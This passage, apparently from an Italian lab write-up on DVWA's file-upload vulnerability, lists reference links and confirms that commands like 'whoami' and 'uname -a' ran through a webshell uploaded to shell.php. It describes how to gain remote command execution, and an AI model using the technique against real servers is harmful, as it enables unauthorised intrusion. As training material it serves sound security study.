
More info

http://www.owasp.org/index.php/Unrestricted_File_Upload


<http://blogs.securiteam.com/index.php/archives/1268>

<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

7. Controllo finale



Nell'immagine è mostrato l'output del comando "whoami" lanciato tramite la webshell caricata precedentemente in `/dvwa/hackable/uploads/shell.php`. La risposta è `www-data`, cioè l'utente del processo webserver: questo conferma che la webshell viene eseguita dal server HTTP e che l'operazione ha consentito l'esecuzione remota di comandi con i privilegi dell'utente del servizio web.



Questo è l'output del comando `uname -a` eseguito tramite la webshell.